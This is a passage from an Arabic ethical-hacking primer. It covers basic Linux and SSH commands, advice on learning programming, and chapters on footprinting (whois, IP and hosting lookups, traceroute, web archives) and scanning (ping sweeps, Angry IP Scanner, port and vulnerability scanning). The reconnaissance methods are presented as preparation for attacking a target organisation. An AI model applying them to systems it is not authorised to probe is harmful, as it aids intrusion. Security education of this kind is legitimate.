لبدأ عملية التحرير يجب عليك أن تدخل وضع الإدخال (insert) بالضغط على الزر (i)، والآن سترى أن المؤشر يتحرك بحرية داخل نافذة المحرر وهو ما يسمح لك بتغيير المحتوى. حالما تنتهي من عملية التحرير اضغط على مفتاح الهروب (Esc). ثم اضغط (wq:) كما هو معروض في لقطة الشاشة التالية واضغط زر إدخال (Enter) أما الحرف w فيعني كتابة وحفظ (write/save) أما الأمر q فيشير إلى خروج (quit). سيحفظ هذا الأمر التغييرات التي أجريتها على الملف، اغلق محرر vi وهو ما سيعيدك إلى محرر الأوامر prompt#. إذا أردت الخروج من الملف بدون حفظ التغييرات فاكتب الأمر التالي :q! بدلًا من wq: وثم اضغط إدخال



شكل ٣,٧

عمل قائمة بالملفات والفهارس

لعرض قائمة بالملفات والفهارس الموجودة لديك فنحن نستخدم الأمر **IS** هذا الأمر يقوم مقام الأمر DIR في محرر أوامر الويندوز. لعرض قائمة بالملفات والفهارس اكتب الأمر التالي ثم اضغط إدخال.

ls

حذف الملفات والفهارس

يُستخدم الأمر **rm** في لينكس لحذف الملفات والفهارس. لحذف ملف استخدم الأمر التالي

rm اسم الملف

عند الضغط على زر إدخال، سيسألك النظام عن تأكيد الحذف اضغط الحرف y ثم اضغط إدخال وسُيحذف الملف المراد

لحذف فهرس كامل (مجلد) وكل ما يحتويه من ملفات استخدم الامر التالي:

rm -r اسم المجلد

عند الضغط على زر إدخال، سيسألك النظام عن تأكيد الحذف اضغط الحرف y ثم اضغط إدخال وهو ما سيكمل عملية حذف المجلد وكل المحتويات الموجودة داخله.

تسجيل الخروج

عند انتهاء عملك، يمكنك اغلاق نافذة المحاكي عن طريق الأمر خروج (exit) كالتالي.

exit

التواصل مع مستضيف عن بعد

ناقشنا حتى الآن الأوامر التي نقوم من خلالها بتنفيذ أوامر على نظام اللينكس في حاسوبنا. وحيث أن نظام اللينكس نظام تشغيل متعدد المستخدمين فمن الممكن للمستخدمين أن يتواصلوا مع حاسوب يعمل بنظام لينكس حتى وإن كانوا على بعد أميال من مكان الجهاز. في هذا القسم سنناقش بعض الطرق التي يمكنك من خلالها التواصل مع حاسوب عن بعد وتنفيذ الأوامر عليه أيضًا.

برتوكول SHH (الصدفة الآمنة)

هو أشهر وأسهل الطرق لإنجاز هذا الأمر حيث يمكّنك هذا البرتوكول من التواصل مع حاسوب عن بعض وتنفيذ عمليات عليه أيضًا.

برتوكول SHH على اللينكس

إذا كنت تعمل على نظام لينكس فالتواصل مع حاسوب يعمل بنظام لينكس سهل للغاية، كل ما عليك فعله هو فتح نافذة المحاكي وكتابة الأوامر التالية:

طريقة كتابة الأمر:

المستضيف@اسم المستخدم Ssh

Ssh username@host

واسم المستخدم هنا هو اسم المستخدم على الحاسوب البعيد واسم المستضيف قد يكون اسم نطاق مثل xyz.com أو عنوان الآي بي الخاص بالحاسوب البعيد.الأمثلة التالية توضح الأمر

ssh john@xyz.com

ssh john@66.226.71.129

ssh root@xyz.com

ssh root@66.226.71.129

إذا كان اسم المستخدم الذي أدخلته موجودًا على الجهاز المستهدف فسيتم إنشاء الاتصال ومن ثم سيطلب منك إدخال كلمة السر. حالما تدخل كلمة السر وتضغط إدخال (كلمة السر المدخلة ستكون غير مرئية لأسباب أمنية)، ستحصل على اذن الوصول لجهاز اللينكس الآخر حيث سيمكنك تنفيذ أي أمر بالطريقة التي ناقشناها سابقًا.

بروتوكول SHH على الويندوز

كما يمكنك التواصل مع حاسوب عن بعد حتى وإن كنت تستخدم حاسوب يعمل بنظام الويندوز.

يمكنك فعل هذا عن طريق برنامج مجاني يدعي **puTTY** والذي يعمل كجهاز زبون لبرتوكول SHH ونافذة محاكي للويندوز. يمكنك تحميله من الرابط التالي:

تحميل برنامج PuTTY:

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

بعد تحميل البرنامج، أنقر نقرة مزدوجة على الملف **putty.exe**، ثم ادخل اسم المستضيف أو رقم الآي بي الخاص بالجهاز المستهدف، اختار SHH واضغط على فتح (Open) كما هو موضح في الصورة التالية:



شكل ٣,٨

سيقوم هذا بإنشاء اتصال مع جهاز لينكس البعيد ويطلب منك إدخال بيانات الدخول مثل اسم المستخدم ثم كلمة السر (والتي ستكون غير مرئية لأسباب أمنية). حالما تدخل بيانات الدخول الصحيحة سيمكنك الدخول على الجهاز المستهدف وتنفيذ الأوامر التي تريدها.

مراجع إضافية

ناقشنا في هذا الفصل بعض المفاهيم الأساسية وأمثلة الأوامر في نظام تشغيل لينكس ومن ثم فقد أسسنا أرضية جيدة لما سوف نتعلمه لاحقًا. وإذا أردت أن تكون هاكر محترف، فمن الضروري أن تفهم نظام لينكس جيدًا وتتقن أوامره. ولهذا السبب فأنصحك بمراجعة بعض المراجع الإضافية. سأعرض هنا بعض المواقع المفيدة لتوسيع معرفتك بااللينكس:

- الموقع الرسمي لللينكس
- التدريب المجاني على اللينكس
- المعارف الأساسية بلينكس
- تدريب لينكس المصور

كما أعرض بعض الكتب الجيدة للغاية والتي تستحق القراءة:

- كيف يعمل نظام لينكس
- الدليل العملي لأوامر ومحررات وبرمجة القشرة في لينكس

الفصل الرابع -البرمجة

الحاجة للمعرفة البرمجية هي واحدة من أكثر الموضوعات جدلًا في مجتمع الهاكر. فبرغم توفر العديد من الأدوات الجاهزة على الانترنت والتي انهت الحاجة للبرمجة، ما زال الكثيرون يجادلون بأن الحاجة للبرمجة تعطي ميزة كبيرة جدًا للهاكر.

لماذا البرمجة؟

في هذا الوقت قد تتساءل "هل أنا في حاجة لأتعلم البرمجة؟" جيد، هذا السؤال صعب الإجابة حيث أنه يعتمد على أهداف كل فرد. بعض الأفراد يكرهون البرمجة ويحبون التعامل مع الأدوات الجاهزة المتوفرة بينما يحب آخرين العمل عن طريق البرمجة. لاحظ أنه يمكنك أن تكون هاكر أخلاقي بمستوى متقدم بدون معرفة أي شيء عن البرمجة حيث يعتمد الأمر بشكل كامل عن معرفتك بالمفاهيم الأساسية للهاكر وكيفية استخدام أدواتك بكفاءة. ولكن إذا أردت نصيحتي الشخصية، فما زلت أؤكد على أهمية تعلم بعض أساسيات البرمجة ومن ثم سيكون لديك فهم أفضل لكل المواقف التي تمر بها. ستمنحك المعرفة بالبرمجة بعض المميزات منها:

- يمكنك برمجة أدواتك الخاصة لاستغلال ثغرة مكتشفة حديثًا بدون الحاجة لانتظار شخص آخر لبرمجتها
- يمكنك تعديل الأكواد المفتوحة لتناسب حاجاتك الشخصية
- ستمنحك التقدير لتكون واحدًا من نخبة الهاكر الأخلاقي في مجتمع الهاكر
- وأخيرًا ستتجنب تصنيف الناس لك كصبي هاكر

من أين ابدأ؟

وإذا كنت جديدًا في عالم البرمجة فأنصحك بالبداية مع الاساسيات مثل لغات سي وHTML وبي إتش بي وجافا سكريبت. تعتبر لغة السي لغة مهمة للغاية للمبتدئين وتلعب دورًا كبيرًا في التأسيس لتعلم اللغات الأخرى. فيما يلي بعض المواقع المجانية المتوفرة لتعليم لغة السي:

- لغة السي
- تعلم السي
- C4Learn

بعد تعلم لغة السي سيكون من السهل عليك تعلم HTML وبي إتش بي وجافا سكريبت. فيما يلي بعض المواقع المجانية المتوفرة لتعلم البي اتش بي وHTML وجافا سكريبت:

- د روس HTML على w3schools
- دروس بي إتش بي على w3schools
- دروس جافا سكريبت على w3schools

بالإضافة إلى المواقع المجانية يمكنك شراء بعض الكتب إذا كنت جادًا في تعلم البرمجة. فيما يلي بعض الكتب الجيدة التي تستحق القراءة:

- لغة برمجة السي
- دليل المبتدأين في الـ HTML وCSS
- برمجة البي إتش بي
- جافا سكريبت للمبتدئين

إذا حزمت أمرك بتعلم البرمجة فيمكنك تعلمها بالتوازي مع تعلم الهاكر بدون أن تؤجل إي منهما. في معظم الأحيان يكون الهاكر الأخلاقي واختبار الاختراق مستقلين عن البرمجة ومن ثم يمكنك تعلمها بالتوازي. أما إن لم تكن مستعدًا بعد لتعلم البرمجة، فيمنك إكمال دراسة هذا الكتاب ومن ثم يمكنك تقرير إن كنت ستتعلم البرمجة بعد ذلك أم لا.

الفصل الخامس – البصمة

وقبل أن نبدأ في الغوص في متعة الهاكر، هناك خطوتان مهمتان فيما يتعلق بالذكاء في الجمع بين عمليتين تعرفان باسم *البصمة الإلكترونية* (أو *الآثار الإلكترونية*) و*الفحص* وكلاهما ينفذهما الهاكر. سيناقش هذا الفصل الخطوة الأولى المسماة **بالبصمة** والتي تعني ببساطة جمع المعلومات عن الهدف.

ما هي البصمة؟

يشير مصطلح البصمة إلى عملية جمع المعلومات عن نظام حاسوب معين أو بيئة شبكة معينة والشركات المالكة لها، وهذه هي المرحلة التحضيرية في مهمة الهاكر حيث يقوم بجمع المعلومات قدر ما يستطيع ومن ثم يستطيع الدخول إلى الهدف. في مرحلة البصمة يتم كشف ثغرات النظام المستهدف وزيادة القدرة على استغلالها.

يجب أن تتم عملية البصمة بتأني وبطريقة منهجية حيث أن الهاكر يقضي ٩٠% من وقته في استكشاف النظام المستهدف ١٠% فقط من وقته في الهجوم. كما أن البصمة تساعد الهاكر في تقرير أي نوع من الهجوم يؤدي لأفضل النتائج على الهدف.

منهجية جمع المعلومات

إذا قرر هاكر الهجوم على شركة معينه، فمن المفترض أنه يفعل هذا بعد عمل مخطط للهدف وتقييم نقاط الضعف المحتملة، وعلى أساس تلك المعلومات، يمكن للهاكر بدء الهجوم المحتمل الذي يسمح له بالدخول إلى قاعدة بيانات الشركة، أو يستولي على موقعها أو يسبب توقف الخدمة. فيما يلي بعض الأنواع المختلفة من المعلومات التي يجمعها الهاكر قبل بدء هجومه:

جمع المعلومات عن اسم النطاق

المعلومات الأساسية عن الموقع المستهدف (اسم النطاق) مثل اسم المالك والمسجل وتاريخ التسجيل وتاريخ الانتهاء واسم الخوادم المتعلقة به وبيانات الاتصال مثل البريد الإلكتروني ورقم الهاتف والعنوان والتي يمكن الحصول عليها من بحث يسمى Whois (لمن هذا).


فيما يلي بعض أشهر المواقع التي يمكنك عمل بحث "لمن هذا" عن أي نطاق تريده لتكشف المعلومات الأساسية عنه.

/http://www.whois.com/whois

/https://who.is

/http://whois.domaintools.com

بعمل بحث لمن-هذا تجريبي عن نطاق facebook.com على موقع www.whois.com/whois تظهر المعلومات التالية.



شكل ٥,١

الحصول على عنوان الآي بي ومقدم خدمة الاستضافة

معلومات مثل عنوان الآي بي الخاص بموقع ما ومقدم خدمة الاستضافة مهم للغاية، ويمكن الحصول على تلك المعلومات عن طريق الموقع التالي

WhoIsHostingThis: (من يستضيف هذا)

ادخل على الموقع المذكور وادخل اسم النطاق وستحصل على اسم شركة الاستضافة كما يظهر في التالي:



شكل ٥,٢

كما ترى في الصورة السابقة، فإن الاستعلام عن موقع "facebook.com" يكشف عنوان الآي بي ومقدم الخدمة كما أنه يكشف أسماء الخوادم المتعلقة به.

الحصول على موقع عنوان الآي بي:

الحصول على المكان الذي يوجد فيه عنوان الآي بي شيء يسير للغاية. ادخل على الموقع المذكور أدناه وادخل عنوان الآي بي المستهدف وسيكشف لك الموقع مكان عنوان الآي بي.

IP2Location: http://www.ip2location.com/demo

تظهر الصورة التاليه نتيجة الاستعلام عن عنوان الآي بي 173.252.120.6 على موقع ip2location.com ويظهر التالي:

IP Address	173.252.120.6
Location	UNITED STATES, NORTH CAROLINA, FOREST CITY
Latitude & Longitude	35.334010, -81.865100 (35°20'2"N 81°51'54"W)
ISP	FACEBOOK INC
Local Time	10 Oct, 2014 04:53 AM (UTC -04:00)
Domain	FACEBOOK.COM
Net Speed	(COMP) Company/T1
IDD & Area Code	(1) 828
ZIP Code	28043
Weather Station	FOREST CITY (USNC0241)

شكل ٥,٣

الحصول على سلسلة عناوين الآي بي:

في الوقت الذي تمتلك فيه المواقع الصغيرة عنوان آي بي واحد، فالشركات الكبيرة مثل جوجل وفايسبوك تملك سلسلة من عناوين الآي بي مخصصة لشركاتهم لاستضافة المواقع الإضافية والخوادم. يمكن الحصول على سلاسل الآي بي هذه من الموقع الرسمي **للسجل الأمريكي لأرقام الإنترنت (ARIN)**

وعنوان المؤسسة كالتالي

موقع ARIN: https://www.arin.net

ادخل على الموقع المذكور آنفًا وادخل عنوان الآي بي لأي موقع تريد واضغط على خانة **"Search Whois"** "ابحث لمن هذا" الموجودة في أعلى الصفحة على اليمين. توضح الصورة التالية نتائج استعلام اجريناه عن عنوان الآي بي الخاص بفايسبوك 173.252.120.6.

Network	
NetRange	173.252.64.0 - 173.252.127.255
CIDR	173.252.64.0/18
Name	FACEBOOK-INC
Handle	NET-173-252-64-0-1
Parent	NET173 (NET-173-0-0-0-0)
Net Type	Direct Assignment
Origin AS	AS32934
Organization	Facebook, Inc. (THEFA-3)
Registration Date	2011-02-28
Last Updated	2012-02-24
Comments	
RESTful Link	http://whois.arin.net/rest/net/NET-173-252-64-0-1
See Also	Related organization's POC records.
See Also	Related delegations.

IP Address block allocated to Facebook

شكل ٥,٤

المتتبع (تريسروت /Traceroute)

وهو عبارة عن أداه لفحص الشبكات لتظهر المسار الحقيقي الذي تسلكه المعلومات (حزم البيانات) من المصدر للهدف. سيكون المصدر هو جهازي الخاص ويسمى المستضيف المحلي "localhost"، أما الهدف فقد يكون أي مستضيف أو خادم على الشبكة المحلية أو الإنترنت.

وتتوفر تلك الأداة (المتتبع) على أنظمة اللينكس والويندوز. صورة الأمر في الويندوز يأخذ الشكل التالي:

tracert target-domain-or-IP

صورة الأمر في اللينكس يأخذ الشكل التالي:

traceroute target-domain-or-IP

في العادة لا يكون انتقال المعلومات من جهاز لآخر على دفعة واحدة. حيث يدخل في العملية سلسلة من الحواسيب وأجهزة الشبكات تسمى القفزات (Hops) لنقل المعلومات من المصدر للهدف. يحدد المتتبع كل قفزة على القائمة والوقت المطلوب لانتقالها من قفزة لأخرى. تظهر الصورة التالي تتبع موقع جوجل باستخدام جهاز يعمل بنظام ويندوز كالتالي:

```
C:\>tracert google.com

Tracing route to google.com [74.125.236.66]
over a maximum of 30 hops:

  1     1 ms     1 ms    <1 ms  192.168.0.1
  2    21 ms    20 ms    20 ms  117.192.208.1
  3    20 ms    20 ms    21 ms  218.248.160.198
  4    42 ms    23 ms    22 ms  218.248.236.229
  5    22 ms    22 ms    21 ms  218.248.236.230
  6    33 ms    32 ms    32 ms  218.248.178.42
  7    32 ms    31 ms    32 ms  72.14.211.114
  8    33 ms    37 ms    33 ms  72.14.232.110
  9    32 ms    32 ms    32 ms  209.85.249.235
 10    32 ms    32 ms    32 ms  maa03s05-in-f2.1e100.net [74.125.236.66]

Trace complete.
```

شكل ٥,٥

كما يظهر في الصورة السابقة، حددت أداة المتتبع كل القفزات الموجودة في المسار الذي اجتازته حزم البيانات من المصدر للهدف.

في هذا المثال، **192.168.0.1** رقم آي بي خاص و**117.192.208.1** رقم آي بي عام خاص بالمصدر (جهازي)، أما **74.125.236.66** في رقم آي بي الهدف (خادم جوجل). أما كل عناوين الآي بي الأخرى التي تظهر بين المصدر والهدف فهي خاصة بحواسيب تساعد في نقل المعلومات.

الحصول على أرشيف الموقع المستهدف

بالاطلاع على أرشيف الموقع المستهدف يمكنك معرفة كيف كانت بدايات الموقع عند إنشاءه وكيف تطور وتغير مع الوقت. كما سيمكنك رؤية كل التحديثات التي جرت للموقع بما فيها طبيعة هذه التحديثات وتواريخها. تمكنك الأداة WayBackMachine على الحصول على تلك المعلومات.


WayBackMachine: http ://archive.org/web

ادخل على الموقع المذكور واكتب عنوان الموقع المستهدف وستحصل على قائمة بأرشيف الموقع مرتبة بالشهور والسنوات كما يظهر في الصورة أدناه.



http://www.google.com
Saved **51,831 times** between November 11, 1998 and March 2, 2016.

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.



شكل ٥,٦

التدابير المضادة

أرجو ان تكون الآن مدركًا للطرق المختلفة المستخدمة والتي يمكنك تنفيذها بنجاح لعمل البصمة الإلكترونية للهدف ولجمع أكبر قدر من المعلومات عنه. بُعيد الانتهاء من ترتيب البيانات التي حصلت عليه خلال عملية البصمة، يجب أن تجلس الآن وتحلل تلك البيانات حتى تصل إلى الثغرات المحتملة في أي من التقنيات المستخدمة في هذا الموقع.

في معظم الأحيان لا يقوم المسؤولون عن الشبكات بتحديث البرامج والنصوص البرمجية الضعيفة الموجودة على خوادمهم وهو ما يمنح الهاكر الفرصة لاستغلالها والنجاح في الدخول للنظام. ومن ثم فمن المهم تحديد وترقيع الثغرات القائمة بشكل دوري وأيضًا تحجيم كمية المعلومات الحساسة المسربة للإنترنت.

الفصل السادس -الفحص

بعد جمع المعلومات المختلفة عن الهدف من خلال عملية البصمة، فكل شيء جاهز الآن للانتقال للمرحلة التالية وهي الفحص. ويعد الفحص المرحلة الثانية في عملية التجميع الذكي التي يقوم بها الهاكر لجمع معلومات عن عناوين آي بي وأنظمة تشغيل وبنية هذه الأنظمة والخدمات العاملة عليها. على خلاف عملية البصمة -والتي تجمع المعلومات من خلال التواصل مع مصادر من طرف ثالث -فإن عملية الفحص تتضمن الاتصال النشط مع الهدف لجمع المعلومات.

تحديد الأنظمة العاملة

أول خطوة في عملية الفحص هي تحديد إذا كان الهدف في حالة تشغيل أم لا. يمكن عمل هذا عن طريق أداة بينج (**ping**) وهي متوفرة على كل من أنظمة الويندوز واللينكس. إذا كنت تعمل على نظام ويندوز فافتح نافذة الأوامر أو افتح نافذة المحاكي إذا كنت تعمل على نظام لينكس واطبع الأمر التالي بالآي بي المعروض فيما يلي:


ping 173.252.120.6

إذا كان الهدف يعمل ومتصل بالشبكة فستحصل على رد من الهدف أما إذا كان الهدف لا يعمل فستحصل على رسالة تخبرك أن استعلام ping لا يستطيع الاستدلال على المستضيف " ping request cannot find the host".

فاحص الآي بي الغاضب (Angry IP Scanner)

كما يمكنك أن تقوم بعمل ping لأكثر من آي بي معًا باستخدام أداة تسمى "Angry IP Scanner". وهي أداة فحص مفتوحة المصدر وتعمل على شبكات متعددة المنصات، كما يأتي معها العديد من المميزات المفيدة.

كل ما عليك فعله هو بدء وإنهاء سلسلة الآي بي التي ترغب في عمل ping لها وتضغط على زر "ابدأ "start كما هو مبين في الصورة التالية. وسيظهر لك أي من تلك الآي بي متوفر وأيها غير متوفر.



شكل ٦,١

تتوفر أداة فاحص الآي بي الغاضب لأنظمة الويندوز واللينكس ويمكنك تحميلها من الرابط التالي:

Angry IP Scanner: http://angryip.org/download

أدوات ping المتوفرة على الانترنت

إذا أردت أن تقوم بعمل ping باستخدام حاسوب من طرف ثالث بدلًا من حاسوبك، فيمكنك عمل هذا باستخدام أدوات الفحص المتوفر على الشبكة مثل أداة تسمى **Just-Ping** والتي تقوم بعمل ping للهدف من ٩٠ موقع مختلف حول العالم. يمكنك استخدام Just-Ping من الرابط التالي:

Just-Ping: http://cloudmonitor.ca.com/en/ping.php

الشكل التالي يعرض عمل ping تجريبي باستخدام Just-Ping

Check Website | Ping | DNS Analysis | Traceroute

Ping a server or web site using our network of over 90 monitoring stations worldwide

74.125.236.198 (e.g. www.yahoo.com)

Start

Ping to: 74.125.236.198

Checkpoint	Result	min. rtt	avg. rtt	max. rtt	IP
Australia - Perth (auper01)	Not available				
Australia - Brisbane (aubne01)	Okay	207.744	218.720	231.071	74.125.236.198
Argentina - Buenos Aires (arbue01)	Okay	345.324	346.128	346.994	74.125.236.198
U.S.A. - Atlanta (usatl02)	Okay	252.088	254.365	256.240	74.125.236.198
Australia - Sydney (ausyd02)	Okay	167.220	203.602	328.546	74.125.236.198
Brazil - Sao Paulo (brsao03)	Okay	376.277	381.046	395.332	74.125.236.198
Brazil - Porto Alegre (brpoa01)	Okay	381.131	382.486	384.664	74.125.236.198
Brazil - Rio de Janeiro (brrio01)	Not available				

شكل ٦,٢

أنواع الفحص

سنناقش الآن بالتفصيل بعض الأنواع المختلفة للفحص في هذا الفصل.

فحص المنفذ

ويشمل إرسال مجموعة رسائل إلى الحاسوب المستهدف لاكتشاف نوع خدمات الشبكة العاملة عليه. وحيث أن كل خدمة لها رقم منفذ معروف، فإن عمل فحص منافذ الهدف يكشف المنافذ المفتوحة. فإذا كان المنفذ مفتوحًا فيعلم بالتالي إن الخدمة التي تعمل على هذا المنفذ مفعلة وعاملة. وهذا يمنح المهاجم فرصة الدخول عبرها.

فمثلًا، إذا أظهر فحص المنافذ على الجهاز المستهدف أن المنفذ ٨٠ والمنفذ ٢٥ مفتوحان فهذا يعني أن الهدف يعمل عليه خدمات بروتوكول نقل النص الفائق HTTP (خدمات الويب) وبروتوكول إرسال البريد البسيط SMTP (خدمات البريد الإلكتروني).

فحص الشبكة

وهو إجراء لتحديد المستضيفات النشطة على الشبكة الهدف سواء لغرض الهجوم عليها أو لتقييم إجراءات الأمان. من الممكن للهاكر بهذه الطريقة أن يُعد لائحة بالمستضيفات التي تحتوي على ثغرات أمنية سواء للهجوم عليها بشكل مباشر أو استخدامها بشكل غير مباشر للهجوم على مستضيفات أخرى.

فحص نقاط الضعف

ويتضمن استخدام أدوات آليه تعرف باسم فاحصات نقاط الضعف (vulnerability scanners) لكشف وتحديد الثغرات الأمنية في حاسوب معين في الشبكة بشكل مسبق. تفحص هذه الأدوات الهدف لاكتشاف وجود عيوب معروفة يمكن استغلالها بشكل سيء.

أدوات الفحص

